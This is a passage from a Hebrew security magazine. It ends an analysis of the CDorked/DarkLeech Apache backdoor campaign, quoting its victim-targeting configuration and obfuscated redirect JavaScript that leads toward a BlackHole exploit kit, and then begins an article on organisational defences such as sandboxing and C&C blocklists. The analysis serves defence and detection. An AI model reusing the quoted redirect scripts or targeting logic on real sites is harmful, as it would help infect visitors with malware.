byte[] = { 16, 70, 183, 11 } // From the hex string
seed = 49 // This seed changes, we have not yet found where it comes for
ip[0] = seed ^ byte[0] // 33
ip[1] = byte[0] ^ byte[1] // 86
ip[2] = byte[1] ^ byte[2] // 241
ip[3] = byte[2] ^ byte[3] // 188
//This gives us a response with IP 188.241.86.33

```

המהאלגוריתם עצמו, ניתן לראות בוודאות שלתוקפים יש גישה גם לשרתי ה-DNS ובסבירות גבוהה הם החליפו גם את הבינארים שלהם. בדו"ח של ESET, הם כותבים כי בעזרת Sucuri הם הצליחו להשיג Dump (תמונת זיכרון של תהליך) של ה-Shared Memory של הבינארי הזדוני. ולפיו ניתן להבין בקלות על פי אילו נתונים אותו קמפיין מפנה את הגולשים:


```

Redirect url (L1) list (1 entries)
-----
<*>5,15,100;http://c877bdf132d069cc.0[redacted]om/index.php?makl_wq=n_qstime=130502143[redacted]07222&src=[redacted]1>
Geo check (redirected if in list) (L2) list (18831 entries)
-----
(not printed)
User-agent (redirected if in list) (L3) list (7 entries)
-----
<*>MSIE 7*Windows NT 5.1*>
<*>MSIE 8*Windows NT 5.1*>
<*>Windows NT 5.1*Firefox*>
<*>MSIE *Windows NT 6*>
<*>Windows NT 6*Firefox*>
<*>iPhone*>
<*>iPad*>
User-agent (not_redirected if in list) (L4) list (11 entries)
-----
<*>bot*>
<*>linux*>
<*>Ubuntu*>
<*>Nokia*>
<*>N_0_K_I_A*>
<*>Symbian OS*>
<*>X11*>
<*>opera*>
<*>chrom*>
<*>googl*>
<*>gentoo*>
Referer (redirected if in list) L5 list (0 entries)
-----
Blacklist ip list (L6) list (2296 entries)
-----
(not printed)
URL list exclusion (L7) list (2 entries)
-----
<*>support*>
<*>robots.txt*>
Subnet list (not_redirected if in list) (L8) list (23915 entries)
-----
(not printed)
Language check (not_redirected if in list) (L9) list (8 entries)
-----
<*>jp*>
<*>fi*>
<*>ja*>
<*>zn*>
<*>ru*>
<*>uk*>
<*>be*>
<*>kk*>
URL list inclusion (LA) list (0 entries)
-----
Last redirection (not_redirected if in list and time < 48h) list (1872 entries)
-----
(not printed)
:

```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image007.png>]

מי אתה? CDorked / DarkLeech  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



ניתן לראות כי הנתונים על-פיהם מופנים הגולשים הם:

- מיקום (Geolocation).
- סוג דפדפן (על פי User-Agent).
- שדה ה-Referer (מקור הבקשה).
- כתובת IP / טווח IP.
- שפת דפדפן (Accept-Language).

## תהליך ההדבקה

ההפניה עצמה מתבצעת במספר שלבים. בתחילה, מתבצעת בדיקה האם הגולש עומד בקריטריונים של ההפניה - במידה וכן הוא מקבל הפניה לעמוד הנראה כך:

```
Ljroujxv=isiuzv&time=1305022208-2007115935&src=141&surl=somedomain.com&sport=80&key=ED143377&suri=/tr/ze ki.htm.
```

אותו עמוד כולל Javascript הנראה כך:


```
var iflag = "0"; if (top!=self) { iflag = "1";  
var b64str = "MTQxNDExMzA1MDIyMjQ4M...luLmNvbS9zb3J0LnBocA==";  
setTimeout ( function() { location.replace( "http://ae334b05c4249f38" +  
iflag + b64dec(b64str) ); }, 280);
```

את ה-URL הבא, מרכיבים שלושה חלקים: חלק ראשון המכונה "Initial subdomain". מרכיב בשם "iflag" (משתנה בין 0 ל-1 אם ההפניה היא החלון הראשי בדפדפן או חלק מ-IFrame, מה שיגרום לשרת לדחות את הבקשה), ואז מחרוזת ב-Base64 המכילה URL בסגנון הבא:

```
1414113050222483098587bcf02fc1731aade45f74550b.somedomain.com/sort.php
```

החלק הבא, שטרם הובן במלואו, אך חלקים ממנו כוללים מידע ספציפי אודות ההפניה עצמה. הבקשה עצמה מתבצעת אל עמוד בשם sort.php, חלק מהקוד שלו (פורסם בבלוג של ESET), זה שאחראי על ההפניה, נראה כך:

```
function gotime() { xflag=false;  
top.location.replace(b64dec("aHR0cDovL2F1MzA1MDIyMjQ4M...  
...cD94PTEzNyZ0PXRpbWVvdXQ=")); };  
var timer=setTimeout("gotime()", 21000);  
var ewq;  
ewq=document.createElement("span");  
ewq.innerHTML=b64dec("PGlmcmFtZSBzcmM9Im...1lPjxicj4=");  
setTimeout(function() {  
document.body.insertBefore(ewq,document.body.lastChild); }, 504);  
aHr...XQ= : hxxp://ae334b05c4249f38014141130...
```



```
...50222483098587bcf02fc1731aade45f74550b.somedomain.com/exit.php?x=137&t=timeout
```

הקוד עצמו מפנה בסופו של דבר עמוד נוסף בשם exit.php, ולאחר שעובר timeout שנקבע מראש, מפנה לעמוד פורנוגרפי.

בסופו של דבר, עם כלל השלבים עברו בהצלחה, עמוד ה-exit.php יגרום לדפדפן לפנות אל שרת שעליו מותקנת חבילת ההדבקה BlackHole. כאן, אם הגולש יודבק בוירוס או לא תלוי בעד כמה הדפדפן / פלאש / ג'אווה שלו מעודכנים, ואילו חולשות קיימות בחבילת ההדבקה.

השימוש ב-sort.php וב-URL מוכרים כגון "/info/last/" מאפשר לדעת כי הקמפיין משתמש ב-BlackHole בגרסה 4.

## איך אפשר לעזור?

כמו שניתן לראות, חלקים רבים מהקמפיין נחקרו ותפקידם ידוע, אך עם זאת, עדיין קיימים רבדים שלמים שעדיין אין להם הסבר ושאלות מרכזיות נשארו ללא תשובה. נכון לכתובת שורות אלו, החוקרים של ESET, של Sucuri ושל חברות אבטחה רבות (כגון Cisco), עדיין מנסים להשלים את הפאזל.

כיצד ניתן לעזור? החוקרים של ESET פרסמו קוד ב-c, שתפקידו לאתר המצאות של cdorked על המערכת. את הקוד ניתן להשיג מהקישור הבא:


[http://www.welivesecurity.com/wp-content/uploads/2013/04/dump\\_cdorked\\_config.c](http://www.welivesecurity.com/wp-content/uploads/2013/04/dump_cdorked_config.c)

על מנת לקמפל יש לשמור את הקובץ בשם "dump\_cdorked\_config.c" ולהריץ:

```
gcc -o dump_cdorked_config dump_cdorked_config.c
```

אם אתם בעלים של שרת HTTP מסוג Apache, Nginx ו-Lighttpd, תרגישו חופשי לבדוק את השרת שלכם ולדווח ל-ESET דרך שליחת הקובץ הבינארי לכתובת האימייל:

[leveille@eset.com](mailto:leveille@eset.com)



## מקורות וקישורים לקריאה נוספת

- <http://www.welivesecurity.com/2013/05/07/linuxcdorked-malware-lighttpd-and-nginx-web-servers-also-affected>
- <http://blog.sucuri.net/2013/04/apache-binary-backdoors-on-cpanel-based-servers.html>
- <http://blogs.cisco.com/security/possible-exploit-vector-for-darkleech-compromises>
- <http://blogs.cisco.com/security/linuxcdorked-faqs>
- <http://www.seculert.com/blog/2013/05/linux-cdorked-malware-attacking-some-of-the-worlds-top-web-servers.html>
- <http://threatpost.com/hacked-dns-servers-used-in-linuxcdorked-malware-campaign>
- <http://malwaremustdie.blogspot.co.il/2013/03/the-evil-came-back-darkleechs-apache.html>
- <http://arstechnica.com/security/2013/04/exclusive-ongoing-malware-attack-targeting-apache-hijacks-20000-sites>
- <http://www.infosecurity-magazine.com/view/31641/darkleech-infects-20000-websites-in-just-a-few-weeks>
- [http://www.symantec.com/security\\_response/writeup.jsp?docid=2012-122012-3441-99](http://www.symantec.com/security_response/writeup.jsp?docid=2012-122012-3441-99)
- <http://contagiodump.blogspot.co.il/2012/12/dec-2012-linuxchapro-trojan-apache.html>
- <http://www.welivesecurity.com/2012/12/18/malicious-apache-module-used-for-content-injection-linuxchapro-a>

---

## Malwares 2.0, ודרכי התמודדות בארגון

מאת אריק יונאי

---

### הקדמה

במאמר זה לא אכנס להגדרות של מהו וירוס, תולעת, סוס טרויאני וכו'. אני משוכנע שמי שממש ירצה לדעת את ההגדרה הרשמית שלהם יוכל לפנות ל-Wikipedia הקרוב למקום מגוריו ☺. מאמר זה יעסוק בהתקפות קוד זדוני בארגון, כולל את כל משפחת "הרעים", קרי Malwares.

כולנו מבינים את חשיבותו של אנטי-וירוס בארגון. סטטיסטית, רוב האנטי-וירוסים של רוב היצרנים, יזהו את רוב ה-Malwares הנפוצים בארגון. אסביר את הבעיה בכמה משפטים:

אנטי-וירוס מגלה רק וירוסים שהוא מכיר. משמע, אנטי-וירוס (אנטי-וירוס "מסורתי"), הינו מבוסס "חתימות" (Definitions), אשר יצרני האנטי-וירוס מפיצים עדכונים אחת לכמה דקות / שעות בדר"כ. כאשר קוד זדוני (וירוס, לצורך העניין) רץ על מכונה, האנטי-וירוס אמור לזהות את הקוד הזדוני, אך ורק במידה ויצרן האנטי-וירוס נתקל בקוד הזדוני בעבר, וייצר נגדו חתימה. חשוב להבין, כי במידה ויצרן האנטי-וירוס לא נתקל בקוד הזדוני בעבר, וכתוצאה מכך גם לא ייצר נגדו חתימה, כנראה שהוירוס ירוץ על אותה מכונה לאורך זמן רב, ללא כל הפרעה.


מחזור החיים של וירוס ממוצע:

- 1) וירוס חדש נכתב בעולם. הוירוס מגיע לרשת הארגון (בצורה כזו או אחרת, לא עקרוני בשלב הזה).
- 2) הוירוס החדש פועל ברשת. אולי הוירוס יתגלה במזל בעקבות תלונת משתמש על תופעות ליווי של הוירוס או בצורה אחרת, ואולי לא יתגלה לעולם.
- הוירוס יכול להתגלות מיד, או להתגלות לאחר זמן רב, או כאמור לא להתגלות כלל, לא ע"י האנטי-וירוס (מאחר והוירוס הוא וירוס חדש, לאנטי-וירוס עוד אין חתימה המתריעה כנגד הוירוס), ולא ע"י אף גורם בארגון.
- 3) במידה ולארגון היה מזל והוא הצליח לאתר את הוירוס (לא באמצעות האנטי-וירוס), הוא משקיע מאמץ באיתור אותו קוד זדוני, ומעביר אותו ליצרן האנטי-וירוס (ברוב המקרים Process נגוע, אך לא תמיד).
- 4) יצרן האנטי-וירוס מייצר חתימה כנגד הוירוס, לרוב תוך שעות עד ימים.
- 5) חתימות היצרן מתעדכנות בשרתי האנטי-וירוס ובתחנות הארגון, והוירוס מאותר ומושמד.

הבעיה בתסריט הנ"ל (התסריט הנפוץ ברוב הארגונים), ברורה. עד שהארגון לא מעביר וירוס חדש (שאיננו מוכר ליצרני האנטי-וירוס) ליצרן האנטי-וירוס, הוירוס יכול לפעול חופשי.

בעיה נוספת היא, שגם במידה ויצרן אנטי-וירוס כתב חתימה כנגד הוירוס, פעמים רבות החתימה כנגד אותו וירוס תהיה מופצת רק לאותם מוצרים של יצרן האנטי-וירוס, ויצרני אנטי-וירוסים אחרים לא יוכלו לספק את החתימה לוירוס שהתגלה ע"י היצרן ה"מקורי" (במידה והם לא נתקלו בוירוס), וזאת מאחר ויצרני האנטי-וירוס לרוב אינם משתפים את החתימות שלהם עם יצרנים אחרים (ישנם גם חריגים, אך הרוב לא עושים זאת). לרוב, אנטי-וירוס הוא פשוט פתרון לא יעיל כנגד וירוסים חדשים לא מוכרים, אשר גורמים לנזק שאינו בולט או שאינו יוצר "רעש" מורגש.

וירוסים שלא מתגלים ע"י האנטי-וירוס (מאחר והפעם הראשונה שהוירוס מופיע איפשרו, הוא עדיין לא מוכר ע"י יצרני האנטי-וירוס), לרוב פועלים ללא שום הפרעה, ועשויים לגרום לנזקים כאלה ואחרים ברשת הארגון, לגנוב מידע אל מחוץ לארגון, לפגוע בזמינות המידע והשירותים וכו'. מעבר לכך, כמות ה-Malwares בעולם עולה מהר כ"כ ובאופן דרסטי כ"כ, שרוב יצרני האנטי-וירוס מפיצים קובץ חתימות כה גדול, אשר משפיע באופן דרמטי מאוד על ביצועי התחנות. כך, נוצר מצב שבו יצרנים רבים נאלצים להסיר חתימות ישנות מקובץ החתימות, מה שגורם למצב אבסורדי ובו וירוסים ישנים ש"נעלמו" מהעולם לפני שנים רבות, פתאום חוזרים לחיים, ולא מאותרים ע"י אותו אנטי-וירוס שזיהה אותם בעבר. בעוד זמן לא רב בכלל, בהחלט ייתכן והאנטי-וירוסים הקלאסיים יאבדו מעילותם עקב גידול אדיר בכמות הנוזקות, וכאמור עקב העובדה שיצרני אנטי-וירוס רבים נאלצים לבחור אילו חתימות להכניס לקובץ החתימות, ואילו להשאיר בחוץ (בדומה ל"סל תרופות").



[עליה דרמטית בכמות הוירוסים. מקור: האתר AV-TEST קישור למקור.]

Malwares 2.0, ודרכי התמודדות בארגון

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

## פתרונות יעילים לצמצום משמעותי של הבעיה

פתרון חלקי לבעיה, הינו הפעלה של **Endpoint Protection** מלא על תחנות הארגון. פתרונות Endpoint Protection, מכיל בתוכם גם את האנטי-וירוס ה"מסורתי" (מבוסס חתימות, ויודע להתמודד רק עם וירוסים שכבר הגיעו ליצרן האנטי-וירוס), אך גם רכיבים אחרים.

Endpoint Protection יכול מספר רכיבים, כגון:

- **"0-day protection"** - רכיב שמתיימר להתמודד בדיוק עם מקרים של וירוסים חדשים שטרם נכתבה להם חתימה, לרוב ע"י רכיב אשר אמור לזהות אנומליות ו"התנהגות חריגה". נכון להיום, לצערי, הרכיב הזה חסר משמעות אצל הרבה מהיצרנים, מאחר והוא איננו מסוגל באמת לזהות ולהתמודד עם "התנהגות חריגה" של תחנה בארגון, או לחילופין יוצר False-Positive רבים (מקרים שבהם קבצים שאינם מזיקים, מזהים כזדוניים, וזאת לרוב עקב שיטות פיתוח לא סטנדרטיות של אפליקציות).

- **Endpoint Firewall** - Firewall על תחנות הקצה, המאפשר ניטור ושליטה על התעבורה היוצאת והנכנסת בתחנות הקצה.

בכדי להפוך את רכיב זה ליעיל, יש ללמוד לעומק את סוגי התעבורה המועברת בתוך הארגון. רכיב זה עשוי ליצור "Overhead" משמעותי לאותו גורם בארגון אשר אמון על תחזוקת הרכיב באופן שוטף, וכן עשוי ליצור מקרי "False-Positive" ותקלות משתמשים מורגשות, במידה והרכיב לא ינוהל בצורה מיטבית.

- **Host-based IDS / IPS** מבוסס חתימות (דומה לאנטי-וירוס "מסורתי") רק שרכיב זה עובד בשכבות רשת התקשורת, יעיל מאוד מול תולעים (Worms) ונוזקות אחרות המתפשטות ברשת, כאמור אך ורק אם הנוזקה כבר מוכרת ליצרן.

- **הגנה על קבצי מערכת רגישים** - רכיב אשר מגן על קבצים רגישים במערכת ההפעלה, קבצים אשר לא אמורים להשתנות, לא אמורים לרוץ ע"י קבצים שאינם מתוך מערכת ההפעלה, מונע כתיבה לאזורים מסויימים ב-Registry, ועוד.

קיימים עוד מספר רכיבים כאלה ואחרים, אך לא נתעמק בהם במאמר זה.

לצערי הרב, מעטים הארגונים בארץ המפעילים את רוב הרכיבים הנ"ל בצורה יעילה. רוב הארגונים המשתמשים ב-Endpoint Protection, מתקינים אך ורק את רכיב האנטי-וירוס ה"מסורתי", ולא מתקינים או לא מגדירים נכון את רכיבי ה-IDS / IPS / Firewall או רכיבים אחרים, כך שאפילו גם אם מוצר Endpoint Protection כבר קיים בארגון, השימוש בו ברוב המקרים הוא כאילו היה אנטי-וירוס "מסורתי" בלבד.

בהחלט יתכן וכדאי לשקול בחיוב להטמיע רכיבים נוספים בפתרון ה-Endpoint Protection בתחנות הארגון. בתפעול שוטף של המערכת כדאי לשקול להפעיל הגנות קריטיות וחמורות בלבד, בכדי לצמצם "Overhead" תפעולי. בהחלט מומלץ להכין Policy מוקשה במוצר ה-Endpoint Protection, אותו יהיה ניתן להפעיל בלחיצת כפתור, ב"יום הדין" (במקרה של התפרצות תולעת או Malware אגרסיביים במיוחד).

שאלו את אותם הארגונים שנאלצו להתמודד עם Conficker ותועלים אחרות בשנים האחרונות, אשר הרשת שלהם הייתה מושבתת שבועות, ושנאלצו לעבור עם CD על כל מחשב ומחשב בארגון באופן ידני כי התולעת ניתקה את התקשורת מהתחנות לשרתים, האם הם חושבים שיש צורך ב-Endpoint Protection איכותי, והכנה של "Policy חירום".

הדובדבן שבקצפת כנגד Malwares: טכנולוגיית **Sandboxing**.

מאחר ואת הבעיה שהזכרתי כולם מכירים, התחילו יותר ויותר יצרני מוצרי אבטחת מידע לחפש פתרונות אחרים, רציניים יותר, שיהוו אלטרנטיבה טובה לפתרונות אנטי-וירוס מבוססי חתימות. רוב מוצרי ה-Sandboxing הקיימים בשוק הם עדיין בחיתולים, אך בהחלט נותנים תמורה טובה מאוד מול איומי 0-day ווירוסים לא מוכרים.


### מהי טכנולוגיית ה-Sandboxing?

טכנולוגיית ה-Sandboxing היא בעצם טכנולוגיה המדמה סביבה חיה, ומריצה מערכת הפעלה בסביבה מבוקרת וסגורה, וקבצים מכל מיני סוגים ובוחנת לעומק את התנהגותם, באופן אוטומטי כמובן.

כאשר קובץ מורץ ב-Sandbox, הוא מורץ בסביבה סגורה בה הוא לא יוכל לגרום נזק לרשת הארגון, אך בכל זאת לדמות את התנהגותו (Emulation) של קובץ, דומה ככל שניתן להתנהגותו בסביבה חיה. מוצרי ה-Sandbox מריצים קבצים ב-Sandbox, ומנטרים מספר פרמטרים שמאפיינים נזקות ווירוסים, כגון:

- האם נפתחת תקשורת החוצה לרשת מהקובץ המורץ (ואם כן, האם הקובץ אמור לייצר תקשורת החוצה?).
- לאילו ערכים ב-Registry הקובץ מנסה לכתוב (והאם הוא אמור לנסות לכתוב לערכים ב-Registry?).
- האם הוא מנסה לכתוב לקבצים רגישים במערכת ההפעלה, האם הקובץ אמור לשנות קבצי DLL של מערכת ההפעלה, האם הוא מנסה להחליף קבצים ב-Kernel של מערכת ההפעלה, האם הוא יוצר מוטציות לעצמו, מנסה לכשפל את עצמו, ועוד ועוד.





רוב מוצרי ה-Sandbox גם מזיזים את השעון של מערכת ההפעלה (ב-Sandbox) באופן אוטומטי, בכדי לדמות ריצה של הקובץ בזמן עתידי, ובכך מנסים לזהות התנהגות של קבצים המופעלים רק בתאריך מסויים.

יצרני פתרונות Sandbox מסויימים אף מריצים אפליקציות ייעודיות בכדי לזהות התנהגות חריגה גם של קבצים הדרושים אפליקציות אשר אינן נמצאות Built-in במערכת ההפעלה עצמה, כגון: Adobe Flash Player, Microsoft Office, Internet browsers, PDF readers ועוד, וזאת על מנת לזהות לא רק קבצי Executable נגועים, אלא מגוון רחב של איומים הנמצאים בקבצים שלעיתים נראים (בטעות) ככאלה שאינם יכולים להזיק (מצגות, קבצי Doc, תמונות, מסמכי PDF, "add-ons" Internet browser ואחרים).

ע"י ניתוח אוטומטי של הפרמטרים הנ"ל, מוצר ה-Sandbox יודע להעריך בצורה יחסית מדוייקת ברוב המקרים, האם הקובץ הינו זדוני או לא.

## ארכיטקטורות

קיימים מספר פתרונות Sandboxing, השלושה העיקריים הם Sandbox הממוקם ב-Gateway הארגוני, Sandbox הממוקם כ-Sniffer ברשת הארגון, ו-Sandbox המותקן בתחנות הארגון. ב-Gateway: קיימים מספר יצרנים גדולים ומוכרים המייצרים Sandbox הפועל בשכבה שניה או בשכבה שלישית למודל ה-OSI, המאפשרים Emulation אוטומטי ב-Sandbox.

כאשר משתמשי הארגון מורידים קבצים, מוצר ה-Sandbox ב-Gateway מריץ את אותם קבצים שהורדו אצלו במכונה וירטואלית או שולח אותם לניתוח בענן היצרן, ולאחר הניתוח (שלרוב אורך דקות בודדות), המוצר מדווח למי שהוגדר לו על תוצאות הניתוח.

המשמעות היא שמשתמשי הקצה מורידים ופותחים קבצים, ובמקביל לזה, באופן שקוף למשתמשי הקצה, מתבצע ניתוח אוטומטי של הקבצים שהורדו לתחנות ולשרתים ע"י הרצה שלהם במוצר ה-Sandbox. הפתרון מהווה מעין "תחנת הלבנה" לתעבורת רשת.

היתרון הבולט בארכיטקטורה זו, היא שהקבצים המגיעים מכיוון האינטרנט נבדקים. מנסיוני, הפתרון יעיל מאוד, ואכן מצליח לזהות קוד זדוני שיצרני האנטי-וירוס ה"מסורתי" אינם מכירים.

Sandbox כ-Sniffer: פתרון זה דומה מאוד למוצרי Sandbox ב-Gateway, אך לעומת Sandbox ב-Gateway, מוצרי Sandbox כ-Sniffer אינם יושבים ב"שערי הארגון", אלא מחוברים ל-Span port (Mirror port - המעתיק את התעבורה באותו VLAN למכונת ה-Sandbox), ומנתח את התעבורה בדומה מאוד ל-

Sandbox הממוקם ב-Gateway של הארגון. גם כאן המשתמשים מורידים קבצים ומוצר ה-Sandbox מקבל את אותם קבצים באופן השקוף למשתמש, ומבצע Emulation של אותם קבצים בכדי לגלות את טיבם האמיתי.

היתרונות בארכיטקטורה זו הם שמוצרי Sandbox הממוקמים כ-Sniffer ב-VLAN, מסוגלים גם לנתח גם תעבורה שמקורה הוא לאו דווקא מה-Gateway, לדוגמה תעבורה המועברת בין תחנות הארגון לבין עצמן, או לשרתים. יתרון נוסף הוא שהטמעה של מוצר ב-Span port לרוב היא הטמעה קלה מאוד (לעומת מיקום מוצר ה-Sandbox ב-Gateway), ובמידה והמוצר מפסיק לעבוד בעקבות תקלה או מכל סיבה אחרת, עבודת הרשת איננה מופרעת.


פתרון נוסף מעניין מאוד, שנכון לרגע זה עוד טרם הבשיל: Sandbox ב-Endpoint. על תחנות הארגון יותקנו Agents, אשר יעתיקו קבצים לא חתומים / לא מוכרים לשרת Sandboxing, או לחילופין יריצו קבצים לא מוכרים ב-Sandbox מוגן בתחנת הקצה.

נכון לרגע זה, טרם נתקלתי במוצר המבצע Sandbox אמיתי ברמת ה-Endpoint, שהגיע לרמת בשלות ו-QA כמו של פתרונות אנטי-וירוס "מסורתי", אך כבר היום יצרנים מובילים בשוק מייצרים פתרונות כאלה, ואין ספק שיצרנים רבים הולכים לכיוון זה. הטמעת מוצרי Sandbox ב"שערי הארגון", כמו כן בתחנות הקצה משפר משמעותית את היכולת הארגונית להתמודד עם איומי 0-day ונוזקות אשר אנטי-וירוס איננו מסוגל להתמודד איתן.

טכנולוגיה נוספת אשר מתגלה כיעילה מאוד, היא שימוש במוצרים אשר מחזיקים Database דינאמי של רשימות שרתי C&C (Command & Control). טכנולוגיה זו יעילה במיוחד מול סוסים טרויאנים ודומיהם.

הסבר קצר: סוסים טרויאנים רבים או "Botnet", יוצרים תקשורת מתוך הארגון לאינטרנט וממתינים לפקודות מהמפעילים. תעבורה היוצאת מתוך הרשת החוצה, היא לרוב תעבורה שקשה מאוד לנטר, ולרוב היא מתאפשרת בפיקוח מצומצם מאוד. מפעילי הסוסים הטרויאנים, "Botnets", "Keyloggers" ואחרים, יכולים להשיג גישה לארגון, בעצם, מתוך הארגון עצמו, מאחר והנוזקות הנ"ל הן אלו שיוצרות את התקשורת לכיוון האינטרנט ו"מושכות" פקודות מהמפעיל, מבפנים החוצה.

רוב יצרני מוצרי ה-SIEM, יצרני Firewalls מסויימים, פתרונות Content filtering ואחרים, מנהלים Database של שרתי C&C מוכרים, המתעדכנים באופן שוטף. בארגונים רבים רצים Keyloggers וסוסים טרויאנים, ולא תמיד יצרן האנטי-וירוס (ואולי אף יצרן ה-Sandbox) יצליחו לגלות אותם.



המוצר עליו נמצא אותו Database של שרתי C&C, **מסוגל להתריע על תעבורה היוצאת מתוך הארגון לאותן כתובות IP החשודות / ידועות כזדוניות**, ובכך ניתן לגשת ולחקור את אותה כתובת מקור פנימית בארגון, ולנסות להבין האם אכן יש עליה Malware.

עדכון שוטף של ה-Database הוא קריטי במיוחד במוצרים מסוג זה, מאחר ולעיתים מפעילי הסוסים הטרויאנים ושאר הנוזקות מחליפים את כתובות שרתי ה-C&C כל מספר שניות.

## הלבנה ו"הלבנה"

בארגון מסויימים נתקלתי בתחנות "הלבנה", אשר אינן באמת תחנות הלבנה יעילות. בארגונים אלו, קיים מחשב "הלבנה" ייעודי, לרוב מנותק מרשת הארגון, אשר מריץ מוצר אנטי-וירוס כזה או אחר, לרוב אותו מוצר אנטי-וירוס אשר מותקן בכל מקרה גם בתחנות הארגון. כאשר עובד מהארגון מעוניין לחבר אמצעי מדיה נתיקה מסוג Disk-On-Key, DVD, USB Drive, וכו', לרשת הארגון, הוא מחוייב להריץ סריקה על אותו התקן חיצוני, בטרם הוא מחבר את ההתקן לתחנה ברשת הארגון.

ה"מהדרין" בתחנות "הלבנה" מסוג אלו, אף יריצו מספר פתרונות אנטי-וירוס שונים על אותה תחנת "הלבנה". מיותר לציין שהיעילות של תחנות "הלבנה" מאולתרות מסוג זה היא מוגבלת מאוד, ולא לפתרון זה מתכוונים בתחנת הלבנה "אמיתית" (כמובן שזה עדיף מכלום, אך זה רחוק מההלבנה אליה התכוון המשורר...).

תחנת הלבנה אמיתית, בנוסף לשימוש באנטי-וירוס "מסורתי", תבצע סריקה מעמיקה בקבצים הכוללת בדיקת Mime-type מול סיומת הקובץ, איתור ב-Meta-data וב-Hidden-data של הקובץ, הרצה של תחנת הלבנה מ-CD / DVD (ובכך למנוע הדבקה אפשרית של מערכת ההפעלה), חסימת סוגי קבצים מסויימים, חסימה ואף הסרה של חלקים ספציפיים בתוך קובץ (כגון: Flash, Marco, וכו').

שימוש בפתרונות אנטי-וירוס "מסורתי", בנוסף לפתרונות הלבנה, ובנוסף לפתרונות Sandboxing, ישפרו משמעותית את התמודדות הארגון עם Malwares.

## הגנה מפני וירוסים המגיעים בדואר האלקטרוני

